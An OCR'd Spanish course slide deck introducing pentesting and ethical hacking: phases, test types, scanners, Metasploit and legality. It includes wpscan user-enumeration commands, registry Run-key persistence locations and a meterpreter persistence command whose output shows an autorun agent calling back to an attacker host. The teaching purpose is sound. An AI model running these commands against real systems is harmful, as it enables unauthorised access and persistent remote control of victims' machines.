keep coding

Introducción a la Ciberseguridad


Pentesting y hacking ético de sistemas

01/06/2025

keep coding

¿Que es un pentest? Auditoría de seguridad

- Poner a prueba nuestros sistemas frente a distintos ataques
- Una auditoría incluye ya caracteres normativos
- No es lo mismo un pentest que una auditoría



keep coding

Búsqueda de vulnerabilidades

1. Zero Day : Vulnerabilidad no descubierta por la víctima previamente a ser explotadas
2. Vulnerabilidad: Punto débil usable por un atacante para comprometer un sistema

keep coding

Responsible Disclosure

1. Envío de la vulnerabilidad
2. Tiempo para corregirla y sacar un parche
3. Publicación de la vulnerabilidad de forma pública


keep coding

¿Qué es un exploit?

- Un exploit es un programa que utiliza una vulnerabilidad
- Hay vulnerabilidades con y sin exploit
- Los exploits pueden ser públicos o privados

Bug Bounties

- Sistema de incentivos por parte de las empresas en caso de que encuentres un fallo de seguridad
- Sujeto a unas normas



Whois Record (last updated on 2020-06-07)

```
Domain Name: KEEPCODING.IO
Registry Domain ID: D503300000040385806-LRMS
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: http://www.godaddy.com
Updated Date: 2020-04-24T20:07:17Z
Creation Date: 2015-04-23T21:53:02Z
Registry Expiry Date: 2021-04-23T21:53:02Z
Registrar Registration Expiration Date:
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Reseller:
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: autoRenewPeriod https://icann.org/epp#autoRenewPeriod
Registrant Organization:
Registrant State/Province: Madrid
Registrant Country: ES
Name Server: CHAD.NS.CLOUDFLARE.COM
Name Server: DEMI.NS.CLOUDFLARE.COM
DNSSEC: unsigned
```

keep coding

Vulnerabilidades 0 day

- Vulnerabilidades desconocidas
- No han podido ser arregladas al no ser conocido el fallo

keep coding

Hacking ético

- Hacking ético o pentesting es como se define en seguridad informática a un tipo de auditoría realizada por profesionales del hacking con el fin de evaluar la seguridad de un sistema.
- Mediante esa evaluación el responsable del sistema podrá solventar las vulnerabilidades encontradas
- El hacking ético es una medida que a día de hoy es necesaria debido al aumento de todo tipo de cibercriminales


keep coding

Fases de un pentest/hacking ético

- **Reconocimiento:** Esta fase consiste en recolectar toda la información pública posible del objetivo.
  - Activo
  - Pasivo
- **Escaneo:** Consiste en realizar un escaneo de información que la víctima esté exponiendo al exterior
- **Obtención de Acceso:** Consiste en la explotación de una vulnerabilidad para obtener acceso al sistema objetivo
- **Mantenimiento del acceso:** Consiste en mantener el acceso a la máquina una vez esta ha sido comprometida y si es necesario escalar privilegios. Para este fin el atacante puede hacer uso de Backdoors, Troyanos o Rootkits
- **Borrado de huellas:** Consiste en eliminar del sistema objetivo todas las huellas que puedan delatar la presencia el atacante

keep coding

SANS



Fases de un pentest/hacking ético

All | DFIR | STH | **Pen Testing** | ICS | Cloud | Leadership | Cyber Defense

Pen Test: Pivots and Payloads

Blueprint: Building a Better Pen Tester

Pen Test: Command Line Kung Fu

Pen Test: Attack Surfaces, Tools & Techniques

keep coding


Tipos de pentest

- Pentesting es la palabra más utilizada actualmente para referirse a Hacking Ético
- Existen varios tipos de tests de penetración
  - Caja negra
    - Simula una situación en la que un atacante ataca la compañía desde fuera sin conocer ningún detalle interno.
  - Caja blanca
    - En este caso el atacante si conoce todos los detalles internos de la compañía.
  - Caja gris
    - En este caso se mezclan los dos tipos de pentesting, por lo tanto el atacante solo conocerá algunos detalles internos de la compañía

keep coding

Pentesting : Metodologías

- Open Web Application Security Project (OWASP)
- Open Source Security Testing Methodology Manual (OWASP)
- Information System Security Assessment Framework (ISAF)
- EC-Council Licensed Penetration Tester (LPT) Methodology



keep coding

Escaneos de vulnerabilidades


- Proceso por el cual se detectan vulnerabilidades en un sistema o software
- Es recomendable hacerlos de forma periódica o diaria sobre nuestros sistemas
- Un escaneo de vulnerabilidades **NO es un pentesting**
  - Un pentest abarca muchas más fases
  - El escaneo de vulnerabilidades es una fase de un pentesting

keep coding

Vulnerability scanners

OpenVAS
Open Vulnerability Assessment System

nessus
Professional



keep coding

Wpscan


- wpscan --url https://alphasec.eu
- wpscan --url https://alphasec.eu --enumerate u
- wpscan --stealthy --url blog.tld
- wpscan --url https://alphasec.eu -f json

Frameworks - Metasploit

- Proyecto open source
  - https://github.com/rapid7/metasploit-framework
- Desarrollado en Ruby
- Recopilación de herramientas de explotación
  - Exploits
- Y post-explotación
  - shells, payloads: Meterpreter

Metasploit en Kali

1. sudo service postgresql start
2. sudo msfdb init
3. msfconsole
   - db_status



Persistencia


- Mantenerse en el equipo tras un reinicio
  - Iniciar un programa siempre que se encienda el equipo
- Técnicas:
  - Registro
    - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
    - HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services

```
meterpreter > run persistence -U -i 5 -p 443 -r 192.168.1.71
[*] Creating a persistent agent: LHOST=192.168.1.71 LPORT=443 (interval=5 onboot=true)
[*] Persistent agent script is 613976 bytes long
[*] Uploaded the persistent agent to C:\WINDOWS\TEMP\yyPSPPEn.vbs
[*] Agent executed with PID 492
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHdlEDygViABr
[*] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHdlEDygViABr
```

keep coding

Persistencia

- Persistencia con COM Objects



keep coding

Elevación de privilegios

- Vertical
  - Elevar los privilegios para conseguir un nivel de acceso mayor
  - Usuario estándar -> Usuario administrador
- Horizontal
  - Obtener acceso en el mismo nivel, pero sobre otro usuario
  - Usuario estándar -> Usuario estándar
  - Muy útil

Legalidad


You Retweeted
TrustedSec @TrustedSec · Nov 18
We have open sourced our legal documentation used for physical penetration tests.
The purpose is to help the community and organizations protect their employees when conducting testing.
Includes three docs:
MSA
SOW
Authorization Letter
github.com/trustedsec/phy...
#TrustedSec
trustedsec/physical-docs
This is a collection of legal wording and documentation used for physical security assessment...
github.com
31
876
1.9K

www.keepcoding.io cursos@keepcoding.io (+34) 916 33 1779